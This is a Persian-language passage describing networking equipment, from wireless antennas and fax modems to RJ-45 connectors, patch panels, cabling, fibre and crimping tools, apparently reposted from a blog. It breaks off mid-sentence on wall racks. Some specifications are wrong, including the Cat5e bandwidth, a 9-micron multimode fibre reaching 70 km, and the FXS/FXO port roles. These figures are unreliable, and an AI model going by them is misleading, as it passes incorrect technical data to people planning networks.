قطعه سخت افزاری که درون روتر قرار می گیرد و امکانی خاص را به آن اضافه می کند . هر خانواده ای از روتر ، ماژولهای خاص خود را دارد که برای آن روتر طراحی شده است . بعنوان مثال ماژول NM16AM شانزده مودم آنالوگ را به روترهای سیسکو اضافه می نماید . متناسب با نوع ماژول قیمتهای متفاوتی از 50 دلار تا چند هزار دلار دارند .


 کارت شبکه USB
با استفاده از این رابط کوچک می توان کامپیوتر را از طریق پورتUSB به شبکه متصل نمود . این دستگاه زمانی کاربرد دارد که کامپیوتر ما فاقد کارت شبکه باشد . انواع USB1.1 و USB 2.0 در بازار وجود دارد .


 مدیا کانورتر فیبر نوری (Media Convertor)
برای انتقال داده ها از کابلهای شبکه به فیبر نوری بکار می روند . دارای سرعت 100 مگا بیت و هزار مگا بیت می باشند و بسته به مسافت و سرعت با انواع خروجی های SX,FX و LX ارائه می شوند . بطور معمول دارای یک پورت برای اتصال به کابل شبکه و یک پورت برای اتصال به فیبر نوری می باشند . نوع پورت فیبر نوری آن باید متناسب با کانکتورهای بکار رفته در شبکه انتخاب شود . جهت کار نیاز به منبع تغذیه دارند . اگر بخواهیم سوئیچی را که فاقد پورت فیبر نوری است به فیبر نوری وصل کنیم از مدیا کانورتر استفاده می کنیم .


 مالتی پورت

اگر تعداد پورتهای یک دستگاه کامپیوتر یا سرور کافی نباشد می توان از مالتی پورت برای افزایش این پورتها بهره گرفت . این مالتی پورتها دارای دو نوع اینترنال و اکسترنال می باشند و 4 پورت ، 8 پورت و 8 پورت قابل افزایش تا 32 پورت آن وجود دارد . بیشترین کاربرد آن در ICT مربوط به اتصال چندین دستگاه مودم به یک سرور برای راه اندازی یک ISP کوچک یا یک شبکه اینترانت می باشد . اما در صنعت کاربردهای فراوانی دارد مانند کنترل دستگاههای CNC و سایر دستگاههایی که باروتکل های استاندارد سریال مانند RS232 کار می کنند . بر روی هر دستگاه کامپیوتر می توان تا 128 پورت سریال توسط این مالتی پورتها ایجاد کرد . سرعت انتقال دیتا عامل مهم تفاوت قیمت در مالتی پورت است .


 گیت وی VOIP
Gateway می تواند سرویس تلفنی انتقال صدا بر روی خطوط دیتا را به ما ارائه کند . دارای دو نوع پورت FXS برای انتقال دیتا به صورت داخلی و FXO برای اتصال به تلفن یا گوشی تلفن معمولی هستند . هنگامی که بین دو مکان خطوط انتقال دیتا برقرار است می توان بدون هیچ گونه مزاحمتی خطوط تلفنی را نیز با استفاده از همین خطوط دیتا انتقال داد . بدین شکل می توانید یک خط تلفن را از تهران به مشهد انتقال دهیم . مورد استفاده آن را می توان در مراکزی که کارت تلفن اینترنتی عرضه می کنند دید .


 IP تلفنی

این نوع گوشی های تلفن مستقیما به سوئیچ شبکه وصل می شوند و IP خاصی برای آنها تعریف می شود و می توانند تحت شبکه مانند یک تلفن معمولی کار کنند.پیش بینی می شود تلفن های آنالوگ فعلی در آینده ای نزدیک جای خود را به IP تلفن خواهند داد .


منبع: network-class.blogfa.com

معرفي تجهيزات شبكه «بخش 2»

کارت شبکه وایرلس (wireless Lan card)
برای داشتن یک شبکه وایرلس فقط کافی است بر روی هر کامپیوتر یک کارت شبکه وایرلس نصب کنید . قابل توجه اینکه نیاز به نصب هیچ دستگاه دیگری ندارد . این کارتها با سرعتهای 11 ، 22 ، 54 و 108 مگابیتی کار می کنند و متناسب با شرایط محیط سرعت انتقال دیتای آنها تغییر می کند . در محیط های بسته داخل ساختمان نهایتا تا 100 متر و در فضای باز بدون مانع در حدود 300 متر برد دارند . با تعویض آنتن می توان برد آنها را تقویت نمود .


اکسس پوینت (Access Point)
اکسس پوینت یک شبکه وایرلس را به یک شبکه محلی متصل می کند. دارای یک پورت Rj – 45 برای اتصال به سوئیچ شبکه و آنتن برای اتصال به شبکه بی سیم است . برخی انواع آن که دارای حالت بریج نیز هستند می توانند بین دو شبکه محلی که با هم فاصله دارند اتصال برقرار نمایند . در حالت رپیتر سیگنال را جهت مسافت بیشتر تکرار می کنند .


بریج وایرلس
پل هایی که بین شبکه های محلی با امواج بی سیم ارتباط برقرار می کنند . این نوع بریج ها با آنتن های مختلف می توانند تا 50 کیلومتر مسافت را نیز پشتیبانی نمایند . فرکانس کاری آنها معمولا 2.4 یا 5.8 گیگا هرتز است که فرکانس آماتوری بوده و نیاز به مجوز ندارد . برای نصب در فضای آزاد طراحی شده و قابلیت کار در دمای بالا و پائین را دارند . بدنه دستگاه بصورت ضد آب برای جلوگیری از نفوذ باران ، طراحی شده است . توابع امنیتی نیز برای کد کردن اطلاعات و محافظت از داده ها بر روی این بریج ها وجود دارد . دستگاهی به نام POE همراه این دستگاه عرضه می شود که عملیات برق رسانی با ولتاژ پایین از طریق کابل شبکه را به این دستگاه از داخل ساختمان فراهم می کند . این بریج ها با گیت وی ها ترکیب شده و برای انتقال خطوط تلفن به مناطق دور دست یا فاقد امکانات بکار می روند .


آنتن های داخل ساختمان
اگر قدرت انتشار یا Gain آنتن کارت شبکه یا اکسس پوینت شما کافی نباشد می توانید از آنتن های قویتر بیش از 5dbi استفاده کنید . این آنتن ها در دو نوع Omin با زاویه انتشار 180 درجه و Flat برای انتشار جهت دار عرضه می شوند .


آنتن های Omni
آنتن های میله ای شکل که قابلیت انتشار امواج را در همه زوایا دارند . این آنتن ها با بست های مخصوص جهت اتصال به دکل یا پایه و همراه با محافظ برق گیر برای انتقال الکتریسیته ناشی از رعد و برق به زمین عرضه می شوند . همچنین امکان نصب این آنتن ها بر روی انواع بریج Outdoor استاندارد وجود دارد و در قدرتهای 8dbi تا 15dbi تولید می شوند . سطح آنها با پوشش فایبر گلاس پوشیده است .


آنتن های پارابولیک
آنتن های جهت دار جهت انتقال امواج به مسافتهای دور دست به علت سطح مشبک این آنتن ها وزن آن سبک بوده و بادگیر نمی باشند . در قدرتهای مختلف 24dbi ، 27dbi ، 30dbi عرضه می شوند . برای انتقال خطوط مخابراتی نیز از این نوع آنتن ها استفاده می شود .


آنتن های مسطح
سطح این آنتن ها مسطح بوده و با زاویه انتشار مختلف ساخته می شوند . همراه با بست های مخصوص جهت اتصال به دکل یا پایه و همراه با محافظ برق گیر برای انتقال الکتریسیته ناشی از رعد و برق به زمین عرضه می شوند . همچنین امکان نصب ای آنتن ها بر روی انواع بریج Outdoor استاندارد وجود دارد و در قدرتهای 15dbi تا 18dbi تولید می شوند . سطح آنها فایبر گلاس است .


آنتن های یاگی
آنتن شاخه ای جهت دار مانند آنتن های تلویزیون که بر روی بام نصب می شوند . این آنتن ها با پایه های مخصوص جهت اتصال به دکل یا پایه و همراه با محافظ برق گیر برای انتقال الکتریسیته ناشی از رعد و برق به زمین عرضه می شوند . همچنین امکان نصب این انتن ها بر روی انواع بریج Outdoor استاندارد وجود دارد و در قدرتهای 18dbi تا 20dbi تولید می شوند. سطح آنها جهت جلوگیری از یخ زدن با پوشش فایبر گلاس پوشیده شده و آنتن بشکل یک استوانه درآمده است .


فکس مودم های اینترنال
کارت فکس مودم PCI با سرعت 56 کیلو بیت بر ثانیه . معمولاً دارای توابع V.92 هستند و می توانند خط تلفن را در هنگام ارتباط با اینترنت اشغال نکنند . بعلت قیمت کم پرفروشترین نوع مودم در بازار هستند . سیستم نشان دهنده شماره مخاطب فقط در برخی از آنها وجود دارد .


فکس مودم های سریال
فکس مودم هایی با قابلیت اتصال به پورت های سریال دستگاه کامپیوتر . علی رغم کیفیت خوب آنها به علت پیشرفت تکنولوژی کم کم از رده خارج شده و فکس مودم های USB جایگزین آن می شود . سرعت آنها 56Kbps و برخی از آنها توابع V.92 را پشتیبانی می کنند .


فکس مودم های USB
فکس مودم های بسیار سریع و کامل که در عمل می توانید تفاوت سرعت آن زا نسبت به سایر فکس مودم ها احساس کنید . سرعت آنها 56Kbps و امکان پشتیبانی از V.92 را دارند . برخی از آنها دارای خروجی صدا بوده و هنگام نصب به دستگاه در هر زمان توسط ویندوز شناسایی و راه اندازی می شوند . همچنین نیاز به منبع تغذیه جداگانه ندارند . چراغ های نشانگر وضعیت مودم و ارتباط را کاملاً نشان می دهد .


قفل USB
قفل USB می تواند قسمی از هارد شما را قفل کند بطوریکه آن قسمت از هارد دیسک شما فقط هنگامی دیده می شود که قفل به دستگاه متصل باشد . همچنین می تواند دستگاه را جهت جلوگیری از اتصال به اینترنت قفل کند . و یا راه انداز سیستم را قفل نماید . اندازه آن کوچک و قابل حمل در دسته کلید شما می باشد . هر شخص می تواند قفل مخصوص خود را داشته باشد .


هاب USB
اگر دستگاههای USB زیادی داشته و پورت یو اس پی کافی برروی کامپیوتر خود ندارید یا مایلید تعدادی پورت USB بر روی میز کار خود جهت دسترسی آسانتر داشته باشید می توانید از هاب USB استفاده کنید این هابها در انواع 4 پورت و 7 پورت و... تولید می شوند .


لینک USB
با این رابط می توان بین دو دستگاه کامپیوتر لینک ایجاد کرده و فایلها را بین دو دستگاه انتقال دهید . دو نوع USB1.1 و USB2.0 در بازاز وجود دارد که USB2.0آن دارای سرعت به مراتب بیشتری می باشد سبک ، کوچک و قابل حمل میباشد.


آداپتور بلوتوس
برای ارتباط بین کامپیوتر و دستگاه هایی که امکان بلوتوس دارند مانند برخی گوشی های موبایل یا برخی پرینترها استفاده می شود. در سه مدل با برد 10 متری ، 20 متری و 100 متری عرضه می شود . بلوتوس پهنای باند کمی داشته و برای ارتباط کامپیوتر با دستگاههای جانبی و حذف کابلهای رابط طراح شده است . توسط این آداپتورها می توان وایرلس با پهنای باتد کم نیز بین دو کامپیوتر ایجاد نمود .

مینی کیبورد
کی بردهای کوچکی که جهت قرار گرفتن در رک های شبکه بکار می رود. چون کی بردهای معمولی نمی توانند براحتی بر روی سینی های متحرک رک ها قرار گیرند . این کی بردها به شما امکان می دهد بر روی یک طبقه کشویی رک ، موس و کی برد را در کنار هم داشته باشید

کابل USB A-B
این نوع کابل رابط جهت اتصال دستگاههای جانبی دارای پورت USB مانند پرینتر ، اسکنر ، مودم و ... به کامپیوتر استفاده می شود . طول
آن در حدود 8/1 متر است . یک نوع جدید آن قابلیت جمع شدن بصورت خودکار دارد و جهت حمل و نقل خصوصا همراه لپ تاپ بکار می رود .


مبدل USB به RS-232
اگر نیاز به اتصال دستگاههای با پورت سریال به پورت USB کامپیوتر خود را دارید می توانید از این رابط استفاده کنید. که دو نوع پورت سریال نری و سریال مادگی آن در بازار وجود دارد .


اسپلایتر مونیتور
با این ذستگاه می توان خروجی یک کارت گرافیک را همزمان به چهار مانیتور منتقل کرد . در این حالت تمام مانیتورها یک تصویر را نشان می دهند . بیشترین کاربرد آن در نمایشگاه ها یا فروشکاه ها می باشد .


کانکتور شبکه Rj – 45
کانکتور های 8 پین شبکه در توپولوژی استار برای اتصال کابلهای شبکه به دستگاهها استفاده می شود . مرغوبیت آن بستگی به روکشی دارد که بر روی پین های فلزی آن آبکاری شده است . بهترین روکش 50 میکرون می باشد . این کانکتورها توسط ابزار پرس مخصوص به کابل شبکه متصل می شوند . اتصال این کانکتورها به کابل شبکه باید حتما طبق رنگ بندی استاندارد انجام شود . در دو نوع بدون حفاظ وبا حفاظ فلزی FTP ( برای نصب در محیطهای با نویز بالا و بر روی کابلهای حفاظ دار) موجود می باشند. نصب دستی این کانکتورها برای شبکه های مهم به هیچ عنوان توصیه نمی شود و بجای آن باید از پچ کوردهای آماده و تست شده در کارخانه استفاده گردد .


کانکتور تلفن Rj – 11
کانکتورR j – 11 دارای 4 یا 6 پین فلزی است که بیشتر مصرف تلفنی و مخابراتی دارد . دربازار به فیش پاناسونیکی نیز معروف است . کابل مورد استفاده این کانکتورها کابل 4 رشته تخت می باشد و برای نصب به کابل تخت نیاز به ابزار پرس ویژه ای دارد .


کاور کانکتور
کاور لاستیکی طراحی شده برای کانکتورR j- 45 علاوه بر زیبا کردن کابل رابط اتصال کابل به کانکتور را محافظت کرده و مانع از ورود گرد و غبار به پورت نیز می شود . در دو نوع با روکش بر روی ضامن کانکتور و بدون روکش در رنگهای مختلف زرد ، سبز ، کرم ، نارنجی ، قرمز ، آبی ، مشکی و ... عرضه می شود . نوع نرم آن مرغوبیت بیشتری دارد .


کوپلر Rj- 45
اگر نیاز به افزایش طول کابل شبکه داریم نباید از لخت کردن سیمها و اتصال آنها به یکدیگر و یا لحیم کردن سیمها استفاده کنیم . برای این منظور باید از کوپلرR j – 45 که دارای 2 پورت مادگی است استفاده کرد .

 
پریز شبکه رو کار
قاب پریز روکار بر روی دیوار توسط چسب دو طرفه مخصوص یا پیچ و رولپلاک نصب می شود و می توانید مدلهای مختلف کیستون را درون آن جاسازی کنید . برخی انواع آن دارای شاتر بر روی پورت هستند که از ورود غبار به داخل آن جلوگیری می نماید . مدلهای تک پورت و دو پورت با کیفیتهای مختلف و قیمت های متفاوت عرضه می شوند . توسط برچسبی که بر روی برخی از آنها وجود دارد می توانید شماره آن پریز را درشبکه مشخص کنید .

 
فیس پلیت شبکه (Face Plate)
فیس پلیت
یا صفحه پریز توکار شبکه باید بر روی جعبه استاندارد نصب شود . اگر هنگام ساخت بنا این نوع جعبه را در دیوار جاسازی کرده باشید می توانی براحتی فیس پلیت استاندارد را بر روی آن نصب کنید . در انواع صاف و 45 درجه تک پورت و دو پورت با کیفیت ها و قیمتهای متفاوت عرضه می شوند . توسط برچسبی که بر روی برخی از آنها وجود دارد می توانید شماره آن پریز را در شبکه مشخص کنید .

 
کیستون (Keystone)
کیستون به کابل شبکه متصل می شود و یک پورت مادگی Rj – 45 در اختیارما قرار می دهد . کیستون درون قاب پریز شبکه یا درون پچ پنل ماژولار قرار می گیرد . در شبکه های ساخت یافته ابتدا و انتهای هر کابل مفتولی شبکه کیستون قرار می گیرد. در دو نوع بدون حفاظ و با حفاظ فلزی FTP ( برای نصب در محیطهای با نویز بالا و بر روی کابلهای حفاظ دار ) موجود می باشند . کیستون باید متناسب با نوع کابل شبکه انتخاب شود . مثلا هنگامی که کابل شبکه Cat 6 داریم باید از کیستون Cat6 استفاده کنیم .


بک باکس پریز (Back Box)
جهت نصب فیس پلیت شبکه در داخل دیوار یا بر روی سطح دیوار نصب می گردد و دارای عمق های متفاوتی بوده که متناسب با نیاز انتخاب می گردد .


معرفي تجهيزات شبكه

پچ پنل های غیر ماژولار ( Loaded )
در کابل کشی ساخت یافته پچ پنلها درون رکها قرار می گیرند و همه کابلهای شبکه به این پچ پنلها متصل می شوند . یک سر تمام کایلهای مفتولی شبکه درون پریز شبکه و دیگری به پچ پنل متصل می شود . عیب یابی در این شبکه ها سریع و آسان است . پچ پنل های غیر ماژولار در انواع Cat5e و Cat6 و با تعداد پورتهای 16 ، 24 ، 36 و 48 پورتی بصورت رنگی و مشکی و با زوایای 180 درجه و 45 درجه تولید می شوند . همچنین در دو نوع بدون حفاظ و با حفاظ فلزی FTP (برای نصب در محیطهای با نویز بالا و بر روی کابلهای حفاظ دار ) موجود می باشند . در کل استفاده از این پچ پنل ها برای انتقال دیتا توصیه نمی شود و بیشتر مناسب انتقال صوت هستند . همچنین در شبکه های بزرگ قابلیت انعطاف ندارند و طراح شبکه را با محدودیت مواجه می کنند . بجای آنها بهتر است از پچ پنل های ماژولار استفاده گردد .


 پچ پنل های ماژولار
در پچ پنل های ماژولار همه مزایای پچ پنل های غیرماژولار را که قبلا ذکر شده داریم . بعلاوه اینکه می توانیم چندین نوع پورت مثلاً UTP، STP و FTP حتی انواع پورت فیبر نوری مالتی مود و سینگل مود را در کنار هم داشته باشیم . اگر پورتی به هر عنوان دچار مشکل شود فقط همان کیستون تعویض می شود و نیاز به تعویض کامل پچ پنل نیست . حتی می توانیم Cat5e و Cat6 و Cat7 را در کنار هم داشته باشیم . این موضوع هزینه های پروژه را پایین آورده و فضای بسیار کمتری را در درون رک اشغال می کند . این پچ پنل ها در انواع 12 ، 16 ، 24 ، 32 ، 36 و ... ساخته می شوند . در مجموع نصب آسان تری داشته و برخی از انواع آن دارای ساپورت بارجهت بافتن کابلها و نگهداشتن کامل آنها در پشت پچ پنل هستند .


 پچ پنل های مخابراتی
پچ پنل های مخابراتی
که بیشترین استفاده آن در ISP می باشد دارای 16 پورت در انواع ایرانی و 25 پورت در انواع تایوانی هستند . هر دو این پچ پنل ها یک یونیت از فضای رک را به خود اختصاص می دهند .
 نگهدارنده کابل CableManagemant
نگهدارنده کابل یا Cable Managemant در داخل رک بین پنل و سوئیچ شبکه قرار می گیرد و وظیفه آن نگهداشتن پچ کوردهای درون رک می باشد . بوسیله نگهدارنده کابل از ریزش پچ کوردها بر روی سایر تجهیزات درون رک جلوگیری کرده ونظم بیشتری به آن می بخشیم . در دو مدل در پوش دار و قلاب دار تولید می شود . همچنین انولع یک یونیت و دو یونیت دارد که بیشتر مدل یک یونیت آن مورد استفاده قرار می گیرد .


 سا پورت بار
در پشت پچ پنل قرار می گیرد و نگهداشتن و مدیریت کابلهای پشت پچ پنل را آسان می کند . برخی پچ پنل ها خود دارای ساپورت بار هستند و برای برخی می توان ساپورت بار جداگانه تهیه نمود . چون کابلهای شبکه توسط کمربند کابل به ساپورت بار بسته می شوند امکان قطع شدن آنها از پچ پنل بسیار کاهش می یاید .


 پچ کوردهای مسی
برای اتصال بین سوئیچ شبکه و پچ پنل و همچنین اتصال بین کامپیوتر ( کارت شبکه ) و پریز شبکه از پچ کورد استفاده میشود. یکی از مهمترین قسمتهای شبکه پچ کورد است که می تواند کارایی شبکه را تحت تاثیر قرار دهد . پچ کوردها از کابلهای نرم و افشان ساخته می شوند . سازندگان معتبر تست های مختلفی را پس از ساخت پچ کورد بر روی آن انجام داده تا از استاندارد بودن آن مطمئن شوند . در طولهای 50 سانتیمتر ، 1 ، 2 ، 3 ، 5 ، 10 و 15 متری در رنگهای مختلف عرضه می شوند . با دو نوع ژاکت PVC و LSZH ساخته می شوند که دومی فاقد هالوژن می باشد و در هنگام آتش سوزی دود سمی تولید نمی کند . ساخت دستی این پچ کوردها خصوصا با کابلهای مفتولی به هیچ عنوان توصیه نمی شود . چهار طبقه بندی از نظر پاسخ فرکانسی برای پچ کوردهای مسی : Cat5 ، Cat5e ، Cat6 و Cat7 می باشد .


 اتصالات BNC
شبکه های باس از رده خارج شده است ولی چون برخی از شرکتها و کارخانجات ما هنوز از از شبکه های قدیمی استفاده می کنند لذا این اتصالات دربازار عرضه می شوند . اتصالات مذکور عبارتند از کانکتورBNC ، تی کانکتور ، ترمینیتور یا ختم کننده و برل یا آی کانکتور برای اتصال کانکتور BNC نیاز به ابزار پرس ویژه می باشد .


 کابل شبکه چهارزوجی
کابل مخصوص شبکه های استار کابل 4 زوج 100 اهمی می باشد که هر دو زوج به هم تابیده شده اند . این کابلها معمولا در بسته بندی های 305 متری ( 1000 Feet)بصورت حلقه ای یا درون کارتن تولید می شوند . کابل شبکه از مهمترین قسمتهای شبکه است که نصب آن هزینه زیادی دارد و در انتخاب آن باید بسیار دقت کرد چرا که انواع تقلبی آن در ظاهر با اصل مطابقت می کند در بازار فراوان است . تشخیص کابل تقلبی از کابل اصلی فقط توسط تسترهای گران قیمت و خاص این منظور امکان پذیر است . کابل ها در انواع رایج Cat5e ، Cat6 و Cat7 در انواع بدون شیلد UTP ، با فویل آلومینیومی FTP و شیلددار STP و گاهی دارای فویل و شیلد SFTP در رنگهای مختلف و با دو نوع ژاکت PVC ، LSZH عرضه می شوند که دومی فاقد هالوژن می باشد و در هنگام آتش سوزی دود سمی تولید نمی کند . سرعت هر دو زوج تاییده از کابلهای شبکه مختلف عبارتند از :

Cat 6 = 250Mhz
Cat 5e = 200Mhz, 350Mhz
Cat 7 = 600Mhz

 کابل شبکه کواکسیال
کابل شبکه 50 اهمی دارای مغزی و شیلد مخصوص شبکه های باس قدیمی که اکنون بندرت مورد استفاده قرار می گیرد

.
 فیبر نوری
فیبرنوری را هنگامی استفاده می کنیم که نیاز به ارتباط بین مسافت های زیاد یا نیاز به پهنای باند زیاد داریم . بهترین رسانه انتقالی امروزه فیبر نوریست که مزایای فراوانی دارد . فیبرهای نوری که در کار شبکه استفاده می شود باید دارای 2 رشته و یا ضریبی از 2 باشند . فیبر های نوری از نظر ژاکت به انواع مختلفی از قبیل ضد جونده ، گلاسین آرمورد ، وایر استیل آرمود و ... تقسیم می شوند . همچنین متناسب با محل استفاده به سه گروه indoor برای مصارف داخل اتاق ، indoor/outdoor برای مصارف داخل ساختمان یا کانالهای پلاستیکی و فلزی و outdoor برای استفاده مستقیم در فضای آزاد تقسیم می شوند . فیبر نوری حتما باید متناسب با نیاز شبکه انتخاب شود . دو گروه متفاوت فیبرهای نوری عبارت از مالتی مود و سینگل مود است . مالتی مود خود به دو دسته یکی با دو هسته 5/62 میکرون و دیگری 50 میکرون تقسیم می شوند. فیبر مالتی مود می تواند در سرعت 100 مگابایت تا 2 کیلومتر مسافت را پاسخگو باشد . اما در سرعت گیگا بیت مالتی مود ( 9 میکرون) به تناسب تجهیزاتی که از آن استفاده می کنند می توانند تا 70 کیلومتر را پشتیبانی کنند . فیبر سینگل مود از مالتی مود ارزانتر است اما تجهیزاتی که از فیبر سینگل مود استفاده می کنند بسیار گرانتر از تجهیزات مالتی مود هستند . نصب کانکتورهای فیبر نوری نیاز به ابزار ویژه ای دارد که گران قیمت می باشد .


 پچ کورد فیبر نوری
برای اتصال بین پچ پنل فیبر نوری و سوئیچ شبکه از پچ کورد استفاده می کنیم . این پچ کورد ها هم باید متناسب با قیبر نوری انتخاب شوند. مثلا پچ کورد سینگل مود برای فیبر سینگل مود و پچ کورد مالتی مود برای فیبر مالتی 50 برای فیبر متناسبش و همینطور پچ کورد فیبر 5/62 میکرون . پچ کورد ها دارای کانکتورهای مختلفی هستند که در کارخانه بر روی آنها نصب شده است . مانند : MT – Rj و LC و SC و ST و VF – 45 که در برخی پچ کوردها کانکتور های یک سر پچ کورد با سر دیگر متفاوت است برای مصارف گوناگون مثلا پچ کورد : SC به LC و... پچ کوردهای فیبر جدید قابلیت انعطاف بسیار بالایی دارند و براحتی نمی شکنند . طول این پچ کوردها معمولا 1 ، 2 ، 3 ، 5 و 10 متر می باشد .


 کانکتورهای فیبر نوری
کانکتور فیبر نوری
بر روی فیبر نوری توسط ابزارهای خاص نصب می شود و امکان انتقال داده را به ما می دهد . برخی از انواع این کانکتورها عبارتند از MT – Rj و LC و SC و ST و VF – 45 که به دو گروه مالتی مود و سینگل مود نیز تقسیم می شوند .

 
 آداپتور فیبر نوری
آداپتور فیبر نوری
واسط بین فیبر نوری که کانکتور بر روی آن نصب شده و پچ کورد فیبر نوری می باشد . این آداپتور عموما داخل پچ پنل مخصوص فیبر قرار می گیرد . و انواع مختلف آن متناسب با نوع کانکتور بصورت 2 پورت Duplex یا تک پورت Simplex وجود دارد .

  سوکت فیبر نوری VF – 45
این اختراع نسبتا جدید کمپانی 3M است که باعث سادگی در اتصالات فیبر نوری و پایین آمدن هزینه ها شده است . از مزایای این سوکت می توان به : سادگی و سرعت نصب ، در پوش اتومات سوکت و کانکتور ، جهت جلوگیری از ورود غبار همچنین جلوگیری از تابش لیزر به چشم ، امکان نصب در کنار سایر کیستون های مسی در پچ پنل یا درون فیس پلیت ها ، هزینه بسیار مناسب ، اتصال مستقیم فیبرها به یکدیگر و کاهش افت سیگنال نور و ... اشاره کرد . در این تکنولوژی نیازی به استفاده از آداپتور فیبر نوری نمی باشد . حتی بوسیله پچ کوردهای خاص آن با قابلیت انعطاف بسیار بالا می توان فیبر نوری را بر روی میز کاربر مانند کابل مسی بکار برد . چنانچه از ابزارهای نصب فیبر نوری قدیمی استفاده می کنید فقط با تهیه 2 قطعه ابزار جدید می توانید سوکت های پیشرفته VF – 45 را نیز نصب نمایید .


 کیف ابزار فیبر نوری
کیف ابزار فیبر نوری
مخصوص نصب سوکت های VF – 45 است . قیمت این ابزار نسبت به انواع مشابه بسیار مناسب بوده و دارای تجهیزات کامل برای نصب سوکت فیبر نوری می باشد . همچنینCD فیلم آموزش نصب و کتابچه راهنما نیز همراه آن وجود دارد .

 
 پورت دوبلر
اگر در محلی یک پورت شبکه دارید و اکنون نیاز به یک پورت دیگر دارید و امکان کابل کشی مجدد ندارید می توانید از این دو برابر کننده پورت استفاده کنید . در این حالت لازم است دو عدد از این قطعه را در ابتدا و انتهای کابل شبکه خود قرار دهید . این سیستم فقط بر روی شبکه های 10/100 مگا بیت کاربر دارد .


 آچار پرس شبکه
آچار پرس شبکه فقط مخصوص کانکتورR j-45 میباشد که دارای سیم چین نیز هست . در دو نوع : با ورودی کانکتور از بغل و ورودی کانکتور از قسمت جلو آچار . آچار با ورودی جلو ساخت شرکت AMP است که دارای کیفیت و قیمت بالاتری نسبت به انواع مشابه است چنانچه کار شما صرفا شبکه است و سر و کاری با کانکتورهای تلفنی ندارید این نوع آچارها انتخاب مناسبی برای شماست .

 
 آچار پرس شبکه و تلفن
آچار پرس های شبکه و تلفن نوعا دارای 2 یا 3 ورودی هستند . ورودی اول مخصوص کانکتورهایR j-45 است و ورودی دوم مخصوص کانکتورهایR j-12 و Rj-11 می باشد . برخی از انواع آن دارای ورودی سومی برای کانکتورهای کوچکتر مخصوص گوشی تلفن هستند . متناسب با قیمت کیفیت متفاوتی دارند و این کیفیت خصوصا هنگام نصب تعداد زیاد کانکتور مشهود است . برخی انواع آن دارای قفل اتومات جهت بستن آچار می باشند .

 
 آچار پرس کانکتور BNC
آچار پرس های کانکتور های BNC نوعا دارای 4 یا 5 سوراخ هستند و با کیفیت های متفاوتی در بازار یافت می شوند . این نوع آچار دارای قفل اتومات است . بعلت منسوخ شدن شبکه های مبتنی بر باس مصرف بسیارکمی دارند .


 آچار پانچ
از این نوع آچار برای پانچ کردن سیم های شبکه و مخابراتی در داخل ترمینال ها ، کیستون ها و پچ پنل های غیر ماژولار استفاده می شود . همزمان با پرس سیم در محل خود ، اضافه سیم نیز توسط آچار قطع می شود. در دو نوع قیچی دار که عملیات چیدن اضافه سیم توسط تیغ آچار انجام می شود . برخی از انواع آن دارای پیچ تنظیم فشار هستند و برخی نیز دارای قلاب کمری می باشند .

 
 کابل لخت کن شبکه
استریپر( کابل لخت کن) روکش یا همان ژاکت کابل را بدون زخمی کردن سیمهای درون کابل براحتی جدا می نماید و یک ابزار بسیار لازم هنگام نصب شبکه است . دارای سیم چین و پیچ تنظیم جهت تنظیم متناسب با ضخامت کابل می باشند .
 کیف ابزار شبکه
کیف ابزار های شبکه شامل تعدادی از ابزارهای نصب شبکه درون یک مجموعه هستند ابزارهایی که عموما در این نوع کیف ها وجود دارد : آچار پرس شبکه ، کابل لخت کن ، آچار پانچ و تستر شبکه می باشند . و متناسب با قیمت ، کیفیت و تعداد ابزارهای درون کیف نیز تفاوت می کند .

 
 تستر های شبکه
این نوع تسترها فقط برای تست برقراری ارتباط در لینک های شبکه محلی استفاده می شوند. برخی انواع آن علاوه برتست اتصالات Rj-45 شبکه های باس اتصالات BNC ،تلفن ، USB و PS/2 را نیز چک می کنند . به تناسب کیفیت عملکرد قیمت هایی متفاوت دارند . این تسترها به دو قسمت عمده تسترها و ریموت تستر تقسیم می شوند که ریموت در انتهای کابل و تستر در ابتدای آن وصل شده و عمل تست را انجام میدهند . نوعا با باطری 9 ولتی کتابی تغدیه می نمایند . برخی از آنها بر روی ریموت نیز نشانگر تست دارند . نشانگرهای این نوع تسترها بصورت چراغ های نورانی کوچک LED با صفحات LCD تک رنگ کوچک می باشد . هنگام تست با تسترها باید مطمئن شد که دو سر لینک به تستر متصل باشد و به کارت شبکه یا سوئیچ در حال کار وصل نباشد در غیر اینصورت ممکن است به تستر صدمه وارد شود .یک تستر که مدت زمان زیادی از ارائه آن در بازار نمی گذرد می تواند طول کابل تحت تست را نیز بر روی نشانگر LCD خود نمایش دهد . البته نسبت به سایر تسترها قیمت بالاتری دارد . مدلهایی از تسترهایی که در شکل می بینید می توانند نقشه کابل را نیز چک نمایند و نوع معمولی با کراس بودکابل را نیز اعلام کنند .


 تستر های حرفه ای
آنالیزرهای حرفه ای شبکه که معروفترین آنها ساخت Fluke آمریکا هستند می توانند تمام مشخصات کابل شبکه را تست کنند و برای هر لینک مقایسه آن با موارد استاندارد و امکان ارائه گزارش کامل این تستها بر روی پرینتر را دارند . قیمت این تسترها در حدود 8000 دلار است و برای تست های پچ کورد مسی و لینک های فیبر نوری نیز ماژولهای خاصی با قیمت بالا به آن افزوده می گردد . کارفرمایان شبکه های مهم و بزرگ معمولا در پایان کار بر اساس تستهای این آنالیزرها بستر شبکه را از پیمانکار تحویل می گیرند . بدیهی است پیمانکار نیز هزینه تست با چنین تسترهایی را بطور جداگانه اعلام و دریافت می نماید.


شماره گذار کابل
نمراتور با همان شماره گذار کابل در ابتدا و انتهای کابل قرار گرفته و برای جلوگیری از سر در گمی سرپرست شبکه و پیمانکار در میان انبوه کابل ها مفید میباشد . هر حلقه از آن دارای 100 شماره یک نوع است .


 گیره کابل
جهت مهار کردن کابل در درون رکها و اطراف میز کامپیوتر کاربرد دارد و در بسته های 10 عددی تک سیم ، دو سیم ، سه سیم و پنج سیم عرضه می شود . توسط برچسبی که پشت هر گیره کابل است در محل مورد نظر نصب می گردد .


 رک های دیواری
تجهیزات استاندارد شبکه و رکمونت 19 اینچی را می توان درون رک ها قرار داد . رک های دیواری معمولا دارای ارتفاع های 5 ، 6 ، 7 ، 9
